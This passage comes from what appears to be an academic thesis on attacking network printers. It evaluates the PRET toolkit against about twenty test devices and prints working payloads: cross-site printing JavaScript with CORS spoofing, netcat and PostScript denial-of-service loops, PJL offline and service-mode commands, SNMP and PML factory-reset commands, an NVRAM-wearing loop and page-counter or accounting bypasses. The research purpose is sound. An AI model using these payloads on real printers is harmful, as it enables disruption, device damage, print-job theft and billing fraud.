```
\x1b%-12345X                          (UEL sequence)
@PJL ENTER LANGUAGE = POSTSCRIPT      (force PS interpreter)
%!                                    (PS file header)
/print {(%stdout) (w) file dup 3 2
   roll writestring flushfile} def    (optional I/O hack)
/== {128 string cvs print} def
[...]
product print                         (actual PS commands)
[...]
(DELIMITER29384\n) print flush        (echo random number)
\x1b%-12345X                          (UEL sequence)
```

While all tested devices responded directly to PCL and PJL commands, one challenge was convincing as many printers as possible to respond to PostScript commands. There are various language constructs to provoke feedback from a PostScript interpreter, however not all did work out out on every printer. To test which technique works on which model, we wrote a simple `echo.ps` PostScript file as show in Listing 6.6.

Listing 6.6: echo.ps – Provoke output on PostScript printers

```
%!
                    ([1])          stack flush clear
                     (2)          pstack flush clear
                    ([3])               = flush
                     (4)              == flush
                    ([5]\n)        print flush
(%stdout) (w) file ([6]\n) writestring flush
(%stderr) (w) file ([7]\n) writestring flush
```

Results are show in Table 6.2. Note that some devices did not give any feedback over port 9100/tcp at all while the commands were actually interpreted and it was possible to print their output on hard copies if printing functionality was not mechanically broken. A list of covert channels – in case no feedback is available – is given in Section 7.2.4.

Device/Output	[1]	(2)	[3]	(4)	[5]	[6]	[7]
HP LaserJet 1200	✓	✓	✓	✓	✓	✓	✓
HP LaserJet 4200N	✓	✓	✓	✓	✓	✓	✓
HP LaserJet 4250N	✓	✓	✓	✓	✓	✓	✓
HP LaserJet P2015dn	✓	✓	✓	✓	✓	✓	✓
HP LaserJet M2727nfs	✓	✓	✓	✓	✓	✓	✓
HP LaserJet 3392 AiO	✓	✓	✓	✓	✓	✓	✓
HP Color LaserJet CP1515n	✓	✓	✓	✓	✓	✓	✓
Kyocera FS-C5200DN	✓	✓	✓	✓	✓	✓	✓
OKI MC342dn	✓	✓	✓	✓	✓	✓	✓
Brother MFC-9120CN						✓	✓
Brother DCP-9045CDN						✓	✓
Konica bizhub 20p						✓	✓
Lexmark X264dn	✓	✓	✓	✓	✓	✓	
Lexmark E360dn	✓	✓	✓	✓	✓	✓	
Lexmark C736dn	✓	✓	✓	✓	✓	✓	
Dell 5130cdn	✓	✓	✓	✓	✓	✓	✓
Dell 1720n	✓	✓	✓	✓	✓	✓	
Dell 3110cn							
Samsung CLX-3305W							
Samsung MultiPress 6345N							

Table 6.2.: Results of the feedback test, based on the commands in Listing 6.6

This logically lead to using technique `[6]` for receiving command feedback. It turned out however that some devices like the *Kyocera FS-C5200DN* had problems with this method. The output was inconsistent, sometimes crippled and never exceeded a bunch of lines. Therefore we finally came to the conclusion that the best way is to first check if output via methods `[4]` and `[5]` work on the connected device, else redefine the `==` and `print` operators with the 'I/O hack' as shown in Listing 6.5.

6.4. Featured Commands

All attacks presented in this work have been practically implemented in *PRET* if they can be performed with PostScript, PJL or PCL. The `help` command returns a list of supported commands in the current mode. In the following, we give a brief overview of featured commands for file operations on a printer device and other functionallity. A screenshot of *PRET* accessing files on the *HP LaserJet 4200N* is given in Figure 6.2.

Figure 6.2.: File system access with PRET

```
$ ./pret.py 192.168.50.30 ps
      _________________
    _/_________________/|
   /___________/___//||   PRET | Printer Exploitation Toolkit v0.30
  |===        |----| ||    by Jens Mueller <jens.a.mueller@rub.de>
  |           |   ô| ||
  |___________|   ô| ||
  | ||/.´---.||    | ||         ⌈ cause your device can be
  |-||/_____\||-.  | |´           more fun than paper jams ⌋
  |_||=L==H==||_|__|/

     (ASCII art by
     Jan Foerster)

Connection to 192.168.50.30 established
Device:   hp LaserJet 4200

Welcome to the pret shell. Type help or ? to list commands.
192.168.50.30:/> cd ../../..
*** Congratulations, path traversal found ***
Consider setting 'traversal' instead of 'cd'.
192.168.50.30:/../../..> ls
-      834   Jul  9  2000 (last written: Jul  9  2000)  .profile
d        -   Jan  1  1970 (last written: Jan  1  1970)  bin
d        -   Jan  1  1970 (last written: Jan  1  1970)  dev
d        -   Jan  1  1970 (last written: Jan  1  1970)  etc
d        -   Jan  1  1970 (last written: Jan  1  1970)  hp
d        -   Jan  1  1970 (last written: Jan  1  1970)  hpmnt
-     1136   Nov 26  2001 (last written: Jan  1  1970)  init
d        -   Jan  1  1970 (last written: Jan  1  1970)  lib
d        -   Jan  1  1970 (last written: Jan  1  1970)  tmp
192.168.50.30:/../../..>
```

File system functions While an implementation for PJL file system access was provided by [FX 02] we are not aware of any software to exploit comparable PostScript functions on a printer. PCL has no functionality to access the file system. As a bonus implementation however, we built a virtual file system which uses PCL macros to save file content and metadata in the printer's memory. With this proof-of-concept, we show that even a device which supports only minimalist page description languages like PCL can be used to store arbitrary files like copyright infringing material. Although such a file sharing service is not a security vulnerability per se, it might apply as 'misuse of service' depending on the corporate policy. An overview of implemented commands for file operations and supported printer languages is given in Table 6.3. To ensure consistency, command names are identical, independent of the underlying implementation for each language. The usage is similar to a command line FTP client and should be familiar to everyone used to work in the console. Each command usually launches the procedure shown in Listing 6.3, Listing 6.4 or Listing 6.5 with a different payload and parses the response. Describing all supported commands in detail would be very extensive and go beyond the scope of this work. Hence we focus on commands relevant to the proposed attacks and for further information refer to the documentation and source code which can by found at `https://github.com/RUB-NDS/PRET`.

Command	PS	PJL	PCL	Description
`ls`	✓	✓	✓	List contents of remote directory.
`get`	✓	✓	✓	Receive file: get <file>
`put`	✓	✓	✓	Send file: put <local file>
`append`	✓	✓		Append to file: append <file> <str>
`delete`	✓	✓	✓	Delete remote file: delete <file>
`rename`	✓			Rename remote file: rename <old> <new>
`find`	✓	✓		Recursively list directory contents.
`mirror`	✓	✓		Mirror remote file system to local dir.
`cat`	✓	✓	✓	Output remote file to stdout.
`edit`	✓	✓	✓	Edit remote files with vim.
`touch`	✓	✓		Update file timestamps: touch <file>
`mkdir`	✓	✓		Create remote directory: mkdir <path>
`cd`	✓	✓		Change remote working directory.
`pwd`	✓	✓		Show working directory on device.
`chvol`	✓	✓		Change remote volume: chvol <volume>
`traversal`	✓	✓		Set path traversal: traversal <path>
`fuzz`	✓	✓		File system fuzzing: fuzz <category>
`format`	✓	✓		Initialize printer's file system.
`df`	✓	✓		Show volume information.
`free`	✓	✓	✓	Show available memory.

Table 6.3.: Implemented file operation commands

The implementation of `ls`, `get` and `put` for PostScript and PJL is documented in Section 7.2.4. To get file sizes and dates, the PostScript `status` operator is used. To recursively download all files, functionality for listing directories and retrieving files is combined in the `mirror` command. The `append` and `delete` commands should be self-explanatory and can easily be mapped to corresponding functionality in PostScript and PJL while `rename` is solely available in PostScript. The `touch` and `mkdir` commands create empty files and directories while `chvol` sets the current volume. For PJL this is `0:` by default while we use `%*%` for PostScript, meaning any available disk. Existing volumes and disks can be listed with `df` which is implemented using the `devstatus` operator for PostScript and `@PJL INFO FILESYS` for PJL. The `cd` and the `traversal` commands change the current working directory on the printer device. In this context, `fuzz` is relevant which systematically tests for path traversal strategies based on various hardcoded strings like `file:///`, `$HOME` or `../` to combine and test for. This way, we attempt to find flaws in PostScript and PJL interpreters which sandbox file system access to a certain directory. Once a path traversal strategy is found, it can set and automatically prepended to all file operations using the `traversal` command. While not used in this work, it is noteworthy to mention that disks can be re-initialized with PostScript (`initializedisk`) and PJL (`@PJL FSINIT`) which is implemented for both languages as the `format` command.

Other functionality *PRET* is capable of much more than providing an interface to a printer's file system. We have implemented a lot of features not directly related to an attack like setting PJL environment variables, dumping PostScript dictionaries or performing a printer self-test using PCL. A complete list of functions is given in the appendix in Table A.2 for PJL, in Table A.3 for PostScript and in Table A.4 for PCL. Commands directly used for exploitation – mapped to their corresponding attack – are shown in Table 6.4. For code listings and explanations, we refer to the evaluation of each attack in Section 7.2 as well as to the program documentation and source code.

PS commands	PJL commands	Attack
`disable, hang`	`disable, offline`	Document processing
`destroy`	`destroy`	Physical damage
`restart, reset`	`restart, reset`	Factory defaults
	`pagecount`	Accounting bypass
`overlay, cross`		Content overlay
`replace`		Content replacement
	`nvram`	Memory access
`ls, get, put, ...`	`ls, get, put, ...`	File system access
`hold, capture`	`hold`	Print job disclosure
`lock, unlock`	`lock, unlock`	Credential disclosure

Table 6.4.: PRET commands mapped to attacks

7. Evaluation

7.1. Attacker Models

In this section, we present various possibilities to deploy malicious print jobs and consequently evaluate which of the attacker models defined in Section 4.2 are capable of performing the proposed attacks. An overview of printing channels and protocols provided by the devices in our pool of test printers is given in Table 7.1.

Printer model	LPD	IPP	Raw	Web	FTP	SMB	USB
HP LaserJet 1200	✓		✓				
HP LaserJet 4200N	✓	✓	✓		✓		
HP LaserJet 4250N	✓	✓	✓	✓	✓		✓
HP LaserJet P2015dn	✓		✓			✓	✓
HP LaserJet M2727nfs	✓		✓			✓	✓
HP LaserJet 3392 AiO	✓		✓			✓	✓
HP Color LaserJet CP1515n	✓		✓				✓
Brother MFC-9120CN	✓	✓	✓		✓		✓
Brother DCP-9045CDN	✓	✓	✓		✓		✓
Lexmark X264dn	✓	✓	✓		✓		✓
Lexmark E360dn	✓	✓	✓		✓		✓
Lexmark C736dn	✓	✓	✓		✓		✓
Dell 5130cdn	✓	✓	✓		✓	✓	✓
Dell 1720n	✓	✓	✓		✓		✓
Dell 3110cn	✓		✓		✓		✓
Kyocera FS-C5200DN	✓		✓		✓	✓	✓
Samsung CLX-3305W	✓	✓	✓				✓
Samsung MultiPress 6345N	✓	✓	✓	✓			✓
Konica bizhub 20p	✓	✓	✓		✓		✓
OKI MC342dn	✓	✓	✓	✓	✓	✓	✓
Konica bizhub C454e	✓	✓	✓	✓		✓	✓

Table 7.1.: Malicious print job deployment channels


AM1 and AM2 A local attacker has the capability to print documents from USB stick or via USB/parallel cable. A network attacker can deploy print jobs over LPD, IPP, port 9100/tcp, FTP, SMB and the embedded web server. Under the assumption that no strong user authentication like smart card based access control or SSL client

certificates is enforced, both attacker models do obviously have a channel to print which is the precondition for further attacks to be carried out. Both, AM1 and AM2, are certainly quite strong because they require direct access – either physical or logical – to the device. However, in penetration testing scenarios where sneaking into the building is not an option and the printer is not directly reachable over the internet, other deployment channels are required. In such cases, the victim's web browser can be used as a carrier for printer malware as discussed below.

AM3 Cross-site printing (XSP) attacks empower a web attacker to access the printer device as demonstrated by [Wea07] who use a hidden Iframe to send HTTP POST requests to port 9100/tcp of a printer within the victim's internal network. The HTTP header is either printed as plain text or discarded based on the printer's settings. The POST data however can contain arbitrary print jobs like PostScript or PJL commands to be interpreted. In the following, we adapt and improve the idea of cross-site printing.

Enhanced cross-site printing Instead of Iframes, we use XMLHttpRequest (XHR) JavaScript objects as defined in [vKJ07] to perform HTTP POST requests to internal printers. A limitation of the cross-site printing approach discussed so far is that data can only be send to the device, not received because of the same-origin policy [Rud01]. This opts out all information disclosure attacks. To bend the restrictions of the same-origin policy, cross-origin resource sharing (CORS) [vK+10] can be used – if the web server explicitly allows it by sending a special HTTP header field. In the scenario of cross-site printing, however, we have full control of what the requested 'web server' – which actually is a printer RIP accessed over port 9100/tcp – sends back to the browser. By using PostScript output commands as described in Section 6.3.3 we can simply emulate an HTTP server running on port 9100/tcp and define our own HTTP header to be responded – including arbitrary CORS `Access-Control-Allow-Origin` fields which instruct the web browser to allow JavaScript access to this resource.

Figure 7.1.: Cross-site printing with CORS spoofing



In such an enhanced variant of XSP – combined with CORS spoofing – a web attacker has full access to the HTTP response which allows her to extract arbitrary information like captured print jobs from the printer device. A schematic overview of the attack is given in Figure 7.1. A proof-of-concept JavaScript snipplet is shown in Listing 7.1.

Listing 7.1: Advanced cross-site printing with CORS spoofing

```
job = "\x1B%-12345X\r\n"
    + "%!\r\n"
    + "(HTTP/1.0 200 OK\\n) print\r\n"
    + "(Server: PostScript HTTPD\\n) print\r\n"
    + "(Access-Control-Allow-Origin: *\\n) print\r\n"
    + "(Connection: close\\n) print\r\n"
    + "(Content-Length: ) print\r\n"
    + "product dup length dup string cvs print\r\n"
    + "(\\n\\n) print\r\n"
    + "print\r\n"
    + "(\\n) print flush\r\n"
    + "\x1B%-12345X\r\n";

var x = new XMLHttpRequest();
x.open("POST", "http://laserjet.lan:9100");
x.send(job);
x.onreadystatechange = function() {
  if (x.readyState == 4)
    alert(x.responseText);
};
```

Note that PCL as page description language is not applicable for CORS spoofing because it only allows one single number to be echoed. PJL likewise cannot be used because unfortunately it prepends `@PJL ECHO` to all echoed strings, which makes it impossible to simulate a valid HTTP header. This however does not mean that enhanced XSP attacks are limited to PostScript jobs: PostScript can be used to respond with a spoofed HTTP header and the UEL can further be invoked to switch the printer language. This way a web attacker can also obtain the results for PJL commands. Two implementation pitfalls exist which deserve to be mentioned: First, a correct `Content-Length` for the data to be responded needs determined with PostScript. If the attacker cannot predict the overall size of the response and chunked encoding as well is not an option, she needs to set a very high value and use padding. Second, adding the `Connection: close` header field as shown in Listing 7.1 is important, otherwise HTTP/1.1 connections are kept alive until either the web client or the printer device triggers a timeout, which means the printer will not be accessible for some time.

If the printer device supports plain text printing the HTTP request header of the XHR is printed out as hard copy – including the `Origin` header field containing the URL that invoked the malicious JavaScript, thus making it hard for an attacker to stay silent. This is unavoidable, as we do not gain control over the printer – and under some circumstances can disable printing functionality – until the HTTP body is processed and the HTTP header has already been interpreted as plain text by the printer device. If reducing noise is a priority, the attacker can however try to first disable printing functionality with proprietary PJL commands as proposed in Section 5.1.3 using other potential XSP channels like IPP, LPD, FTP or the printer's embedded web server.

While all protocols could successfully be tested to deploy print jobs using variants of cross-protocol scripting as described by [Top01, Alc07] they have some drawbacks beyond not providing feedback using spoofed CORS headers:

- Cross-protocol access to LPD and FTP ports is blocked by various web browsers
- Parameters for direct printing over the embedded web server are model-specific
- The IPP standard requires the `Content-type` for HTTP POST requests being set to `application/ipp` [Her00] which cannot be done with XHR objects – it is however up to the implementation to actually care about incorrect types

A comparison of cross-site printing channels is given in Table 7.2

Method	No Feedback	Unsolicited printouts	Standardized	Blocked by
Raw		✓	✓	
Web	✓			
IPP	✓		✓	
LPD	✓		✓	FF, Ch, Op
FTP	✓		✓	FF, Ch, Op, IE

Table 7.2.: Comparison of cross-site printing channels

One major problem of XSP is to find out the correct address or hostname of the printer. Our approach is to abuse WebRTC [BBJ12] which is implemented in most modern browsers and has the feature to enumerate IP addresses for local network interfaces. Given the local IP address, XHR objects are further used to open connections to port 9100/tcp for all 253 remaining addresses to retrieve the printer product name using PostScript and CORS spoofing which only takes seconds in our tests. If the printer is on the same subnet as the victim's host its address can be detected solely using JavaScript. WebRTC is in development for Safari and supported by current versions of Firefox, Chrome and Microsoft Edge. Internet Explorer has no WebRTC support, but VBScript and Java can likewise be used to leak the local IP address. If the address of the local interface cannot be retrieved, we apply an intelligent brute-force approach: We try to connect to port 80 of the victim's router using XHR objects. For this, a list of 115 default router addresses from various internet-accessible resources was compiled. If a router is accessible, we scan the subnet for printers as described before.

A proof-of-concept implementation demonstrating that advanced cross-site printing attacks are practical and a real-world threat to companies and institutions is available at `http://hacking-printers.net/xsp/`. It was successfully tested on Firefox 48, Chrome 52, Opera 39 and Internet Explorer 10. It is worth noting that the *Tor Browser*[1] blocks the attack because it tries to connect to all addresses – including local ones – through the Tor network meaning XSP requests never reach the intranet printer.

[1]The Tor Project, *Tor Browser*, `https://www.torproject.org/`, Aug. 2016

7.2. Printer Exploitation

In the following we evaluate attacks against network printer devices covering denial of service, privilege escalation, print job manipulation, information disclosure and remote code execution as discussed on a theoretical level in Chapter 5.

7.2.1. Denial of Service

Print spooler queue To analyze if print spoolers are designed as FIFO queues as supposed in Section 5.1.1, we first printed ten multi-page jobs from a certain username, followed by a single-page job from another user and a different source IP address. Host-based spoolers like CUPS where bypassed in this test, so they would not interfere. Print jobs were instead directly submitted over port 9100/tcp. As expected, all test devices listed in Table 4.1 simply printed the jobs in the exact order of receiving them. Even though the printers' spooler software had the information that a large number of jobs from a single client would block other users' print jobs for some time, no balanced algorithm based on username or IP address was enforced. We can therefore claim that if an attacker is able to jam the print spooler queue she can limit printing functionality to other users. This trivial denial of service attack can be performed in AM1, AM2 and AM3 as it only requires the privilege to deploy print jobs. If supported by the device, strong user authentication schemes and print quotas can be used as a countermeasure.

Transmission channel Connecting to port 9100/tcp of a printer without closing the connection as described in Section 5.1.2 prevented all devices to accept new print jobs. Tests were performed using the *netcat*[2] utility in a loop as shown in Listing 7.2.

Listing 7.2: Raw port 9100/tcp connection loop

```
1 while true; do nc printer 9100; done
```

A more advanced version of this DoS attack which sets a higher timeout as proposed by [The12] is shown in Listing 7.3. While the PJL reference specifies a maximum timeout of 300 seconds [HP 97], in practice we have seen maximum PJL timeouts ranging from 15 to 2147483 seconds. Hence, this value is first retrieved from the printer and then set in all further connections. The advantage of this approach is that the number of connections for an attacker to make is minimized while it is even harder for legitimate users to gain a free time slot (race condition) to deploy a print job.

Listing 7.3: Raw port 9100/tcp connection loop (with timeout)

```
1 # get maximum timeout value
2 MAX="`echo "@PJL INFO VARIABLES" | nc -w3 printer 9100 \
3 | grep -E -A2 '^TIMEOUT=' | tail -n1 | awk '{print $1}'`"
4 # set maximum timeout for current job
5 while true; do echo "@PJL SET TIMEOUT=$MAX"|nc printer 9100; done
```

[2] Hobbit, *Netcat – TCP/IP Swiss Army Knife*, `http://nc110.sourceforge.net/`, Aug. 2016

Note that even print jobs by other printing channels like IPP or LPD are not processed anymore as long as the connection is kept open. For any of the test printers, this simple DoS attack can be performed by a network attacker (AM2) and a web attacker (AM3) as long as the website used to enforce XHR connections to port 9100/tcp is kept open.

Document processing To evaluate the assumptions made in Section 5.1.3 various techniques based on PostScript and PJL can be applied as discussed in the following.

Infinite loop One trivial and well-known (compare [Hol88]) example of an infinite loop written in PostScript is shown in Listing 7.4. This minimalist document keeps a PostScript interpreter busy forever. In our pool of test printers, only the *HP LaserJet M2727nf* had a watchdog mechanism and restarted itself after about 10 minutes. The other devices did not accept print jobs anymore until we ultimately interrupted the test after half an hour. The malicious print job could in most cases manually be canceled from the control panel while some devices required a manual restart. In contrast to blocking the transmission channel as discussed earlier, the connection can be closed immediately after the PostScript code has been sent. We tried to built a similar loop using a PCL macro which calls itself, however the PCL standard [HP 92] allows only two levels of nesting which was correctly followed by all tested devices.

Listing 7.4: PostScript infinite loop

```
1 %!
2 {} loop
```

Showpage redefinition Another approach is to redefine PostScript operators as explained in Section 5.3.1. By setting `showpage` – which is used in every document to actually print the page – to do nothing at all, PostScript jobs are processed but not put to paper anymore. Example code is given in Listing 7.5. In out test printer pool, this attack can be performed for all devices except the *Brother MFC-9120CN*, the *Brother DCP-9045CDN* and the *Konica bizhub 20p*, which uses a Brother based built-in RIP.

Listing 7.5: PostScript *showpage* redefinition

```
1 serverdict begin 0 exitserver
2 /showpage {} def
```

PJL jobmedia Furthermore, proprietary PJL commands[3] can be used to set the printer device into service mode and completely disable all printing functionality as shown in Listing 7.6. In our test printer pool however, only the *HP LaserJet 4200N* and the *HP LaserJet 4250N* support those PJL commands and refuse to print.

[3] Hewlett-Packard, *The German Laserweb Vers. 4.0*, `http://www.icareasc.com/ICareKM/University/TrainingMaterial/TheGermanLaserweb/`, Aug. 2016

Listing 7.6: PJL service mode

```
1 @PJL SET SERVICEMODE=HPBOISEID
2 @PJL DEFAULT JOBMEDIA=OFF
```

Offline mode In addition, the PJL standard defines the `OPMSG` command which 'prompts the printer to display a specified message and go offline' [HP 97]. This can be used to simulate a paper jam as shown in Listing 7.7 and is implemented in various printer models by different manufacturers. All devices can however be easily brought to accept jobs again by manually pressing the *online* button on the control panel.

Listing 7.7: PJL offline mode

```
1 @PJL OPMSG DISPLAY="PAPER JAM IN ALL DOORS"
```

A summary of devices in our test printer pool vulnerable to document processing based DoS attacks is given in Table 7.3. Note that printing mechanics are physically broken on some of the donated devices (marked with 'n/a') on which we obviously could not perform any tests which require printing a document.

Printer model	PostScript		PJL	
	infinite loop	showpage	jobmedia	offline mode
HP LaserJet 1200	✓	✓		
HP LaserJet 4200N	✓	✓	✓	✓
HP LaserJet 4250N	✓	✓	✓	✓
HP LaserJet P2015dn	✓	✓		
HP LaserJet M2727nfs	(10min)	✓		
HP LaserJet 3392 AiO	✓	✓		
HP Color LJ CP1515n	✓	✓		
Brother MFC-9120CN	✓			
Brother DCP-9045CDN	✓			
Lexmark X264dn	✓	✓		✓
Lexmark E360dn	✓	✓		✓
Lexmark C736dn	✓	✓		✓
Dell 5130cdn	✓	n/a	n/a	
Dell 1720n	✓	✓		✓
Dell 3110cn	✓	✓		
Kyocera FS-C5200DN	✓	✓		✓
Samsung CLX-3305W	✓	n/a	n/a	
Samsung MultiPress 6345N	✓	n/a	n/a	
Konica bizhub 20p	✓			✓
OKI MC342dn	✓	✓		

Table 7.3.: Denial of service attacks based on document processing

Physical damage For a practical test to destroy NVRAM write functionality as described in Section 5.1.4 we continuously set the long-term value for the number of copies by sending `@PJL DEFAULT COPIES=X` with different values for `X` in a loop. Within 24 hours and millions of values set, eight devices indicated a corrupt NVRAM: The *Brother MFC-9120CN*, the *Brother DCP-9045CDN* and the *Konica bizhub 20p* showed error code *E6* (EEPROM error), but everything worked fine after a reboot. The *Lexmark E360dn* and the *Lexmark C736dn* became unresponsive and showed error code *959.24* (EEPROM retention error). After a restart, both devices recovered but only accepted between a dozen and several hundreds of long-term values to be set until the same behaviour could be observed again. The *Dell 5130cdn*, the *Dell 1720n* and the *HP LaserJet M2727nfs* completely refused to set any long-term values anymore. The impact of such physical NVRAM destruction however is limited for two reasons: First, contrary to our assumption in Section 5.1.4, NVRAM parameters are not frozen at their current state (which would have been a random number of copies) but instead fixed to the factory default value. Secondly, all variables could still be changed for the current print job using the `@PJL SET…` command. Only the functionality to change long-term settings was broken. Note that the advanced age of some devices may have influenced the experiment because the NVRAM was not completely new anymore. Also note that this test was chronologically performed last, after all other attacks.

Listing 7.8: PostScript NVRAM stresstest

```
1 /counter 0 def
2 { << /Password counter 16 string cvs
3      /SystemParamsPassword counter 1 add 16 string cvs
4   >> setsystemparams /counter counter 1 add def
5 } loop
```

For PostScript, most system parameters were not persistent after a restart – apparently they were not stored in NVRAM. However passwords as discussed in Section 5.4.4 survived a reboot and can even be incremented and set in a loop as shown in Listing 7.8. It can be assumed that this is exactly what the original PostScript malware from 1990 mentioned in [Har00] did. However, this attack to exhaust the NVRAM was not successful on any of the tested devices. Either NVRAM settings were not directly saved or the NVRAM could simply tolerate a large number of write cycles.

The proposed attacks can only be performed by a network attacker (AM2), who has the capability to establish various connections over a longer period of time. In AM1 the attacker only has access to the device for a limited amount of time but sending a continuous datastream of for about 24 hours hours is required.[4] However, she can use an axe or a hammer to cause physical damage. In AM3 the victim would have to keep an attacker-controlled web site open for hours which is also considered unrealistic. [5]

[4] Note that it might theoretically be possible to start a large print job – approximately several hundred megabytes of malicious PJL commands – from USB stick on a Friday afternoon and just walk away.

[5] Unless you find XSS on Facebook, in which case the impact of broken printers may be negligible.

7.2.2. Privilege Escalation

Factory defaults Resetting a printer device to factory defaults to bypass protection mechanisms as proposed in Section 5.2.1 is trivial for a physical/local attacker (AM1). All tested printers (see Table 4.1) have documented procedures to perform a cold reset by pressing certain key combinations or setting a jumper. For network attackers (AM2) and web attackers (AM3), things are more complicated as discussed below.

Fortunately, the Printer-MIB [BML04] defines the `prtGeneralReset` Object (OID `1.3.6.1.2.1.43.5.1.1.3.1`) which allows an attacker to restart the device (`powerCycleReset(4)`), reset the NVRAM settings (`resetToNVRAM(5)`) or restore factory defaults (`resetToFactoryDefaults(6)`) using SNMP as shown in Listing 7.9. This attack works for about half of the devices in our test printer pool.

Listing 7.9: Reset device to factory defaults (SNMP)

```
1 $ snmpset -v1 -c public printer 1.3.6.1.2.1.43.5.1.1.3.1 i 6
```

In many scenarios an attacker does not have the capabilities to perform SNMP requests because of firewalls or unknown SNMP community strings. On HP devices however, she can transform SNMP into its PML representation and embed the request within a legitimate print job as demonstrated by [Cos10] to restart HP printers. The device can even be reset to factory defaults as shown in Listing 7.10 which removes all protection mechanisms like user-set passwords for the embedded web server, PJL and PostScript.

Listing 7.10: Reset device to factory defaults (PML)

```
1 @PJL DMCMD ASCIIHEX="040006020501010301040106"
```

PostScript offers a similar feature: The *FactoryDefaults* system parameter as shown in Listing 7.11, 'a flag that, if set to true immediately before the printer is turned off, causes all nonvolatile parameters to revert to their factory default values at the next power-on' [Ado99]. Restarting the printer on the other hand can be accomplished by SNMP and PML as described earlier. It must be noted that PostScript itself also has the capability to restart its environment but it requires a valid password. The PostScript interpreter however can be put into an infinite loop as discussed in Section 7.2.1 which forces the user to manually restart the device and thus reset the PostScript password.

Listing 7.11: Reset device to factory defaults (PostScript)

```
1 << /FactoryDefaults true >> setsystemparams
```

An overview of printers to support restarting or resetting the device to factory defaults using SNMP, PML and PostScript is given in Table 7.4. While protection mechanisms can be efficiently bypassed, a practical drawback of this approach is that all static IP address configuration will be lost. If no DHCP service is available, the attacker will not be able to reconnect to the device anymore after resetting it to factory defaults.

PML and PostScript based attacks can be performed in AM1, AM2 and AM3 because they are deployed over the printing channel while SNMP is available solely in AM2.

Printer model	SNMP		PML		PostScript	
	restart	reset	restart	reset	restart	reset
HP LaserJet 1200					(✓)	
HP LaserJet 4200N	✓	✓	✓	✓	(✓)	
HP LaserJet 4250N	✓	✓	✓	✓	(✓)	
HP LaserJet P2015dn	✓	✓	✓	✓	(✓)	✓
HP LaserJet M2727nfs	✓	✓			(✓)	✓
HP LaserJet 3392 AiO	✓	✓	✓	✓	(✓)	✓
HP Color LJ CP1515n	✓	✓	✓	✓	(✓)	✓
Brother MFC-9120CN					(✓)	✓
Brother DCP-9045CDN						✓
Lexmark X264dn	✓	✓			(✓)	
Lexmark E360dn	✓	✓			(✓)	
Lexmark C736dn	✓	✓			(✓)	
Dell 5130cdn					(✓)	
Dell 1720n	✓	✓			(✓)	✓
Dell 3110cn					(✓)	✓
Kyocera FS-C5200DN	✓	✓			(✓)	
Samsung CLX-3305W					n/a	n/a
Samsung MultiPress 6345N					n/a	n/a
Konica bizhub 20p						
OKI MC342dn					(✓)	

Table 7.4.: Resetting printers to factory defaults

Accounting bypass There are basically two approaches to circumvent or trick print job accounting systems as discussed in Section 5.2.2: either impersonate another user or manipulate the counter of printed pages. In the following we discuss both options for LPRng-3.8.B and CUPS-2.1.4 installations which are popular open-source printing systems used in academic and corporate environments. A comparison of the security features of both systems is given in Table 7.5.

Printing system	Protocol	Encryption	Authentication	Page counter
LPRng	LPD	SSL/TLS	Kerberos, PGP	hardware
CUPS	IPP	SSL/TLS	Kerberos, HTTP	software

Table 7.5.: Security features of LPRng and CUPS

LPRng and CUPS both offer SSL based channel encryption and secure authentication schemes like Kerberos [SNS88], PGP [Zim95] signed print jobs or HTTP basic/digest

authentication [FHBH99]. If configured properly and in case the attacker cannot access the printer directly she will be not be able to impersonate other users. Those security features however are optional and we have not seen them implemented in the print servers used by various chairs and computer pools at the University of Bochum. Instead, the usernames given as LPD (LPRng) or IPP (CUPS) parameters are logged and accounted for – which can be set to arbitrary values by the client side. The reasons for this is a simple cost-benefit consideration: Kerberos needs a special setup on every client and HTTP authentication requires users to enter a password whenever they want to print something while the costs of a few unaccounted printouts are bearable.

For correct accounting the number of printed pages must be determined by the printing system which is not a trivial task as discussed in [Deu11]. The authors of LPRng 'make the assumption that the printer has some sort of non-volatile page counter mechanism that is reliable and impervious to power on/off cycles'.[6] Such hardware page counters are supported by most printers in our test pool and read by LPRng using PJL after every print job. HP has even documented a feature to write to the page counter variable [HP 99]. By setting the printer into service mode as previously explained we were able to manipulate the page counter of the *HP LaserJet 1200*, *HP LaserJet 4200N*, *HP LaserJet 4250N* as shown in Listing 7.12. At the end of the document to be printed and separated by the UEL, the counter simply has to be reset to its original value (`2342`).

Listing 7.12: Resetting the page counter on HP LaserJets

```
1 \x1b%-12345X@PJL JOB
2 This page was printed for free
3 \x1b%-12345X@PJL EOJ
4 \x1b%-12345X@PJL JOB
5 @PJL SET SERVICEMODE=HPBOISEID
6 @PJL SET PAGES=2342
7 \x1b%-12345X@PJL EOJ
```

Based on the logic of the accounting software an attacker might even increase the balance of her account – which may be linked with other services like the canteen – by setting a negative number of printed pages. Note that resetting the device to factory defaults as previously discussed also resets the page counter to zero on some of the tested devices, however this method is not suited if a certain value is desired. Lowering the page counter can also be used to sell a printer above its price as it can be compared to the odometer when buying a second-hand car. It is however worth emphasizing that resetting the page counter is not necessarily for malicious purposes: It is a well-known business model to sell overpriced ink for low-cost inkjet devices and block third-party refill kits by refusing to print after a certain number of pages – to handle such unethical practices it is absolutely legitimate to reset the page counter.

[6] Powell, P., *Printer Accounting Reality Check* `http://web.mit.edu/ops/services/print/Attic/src/doc/LPRng-HOWTO-15.html`, Sep. 2016

CUPS uses software page counters which have been implemented for all major page description languages. For PostScript, an easy way to bypass accounting is to check if the *PageCount* system parameter exists before actually printing the document as shown in Listing 7.13. This way, the accounting software used by CUPS renders a different document than the printer. In our tests, CUPS only accounted for one page – which seems to be a hardcoded minimum – while the real job can be hundreds of pages. Note that using the IPP 'raw' queue/option is mandatory, otherwise CUPS parses the code with a PostScript-to-PostScript filter before it reaches the page counter.

Listing 7.13: PostScript software counter bypass

```
currentsystemparams (PageCount) known {
  [...]  code which is only executed on a printer device [...]
} if
```

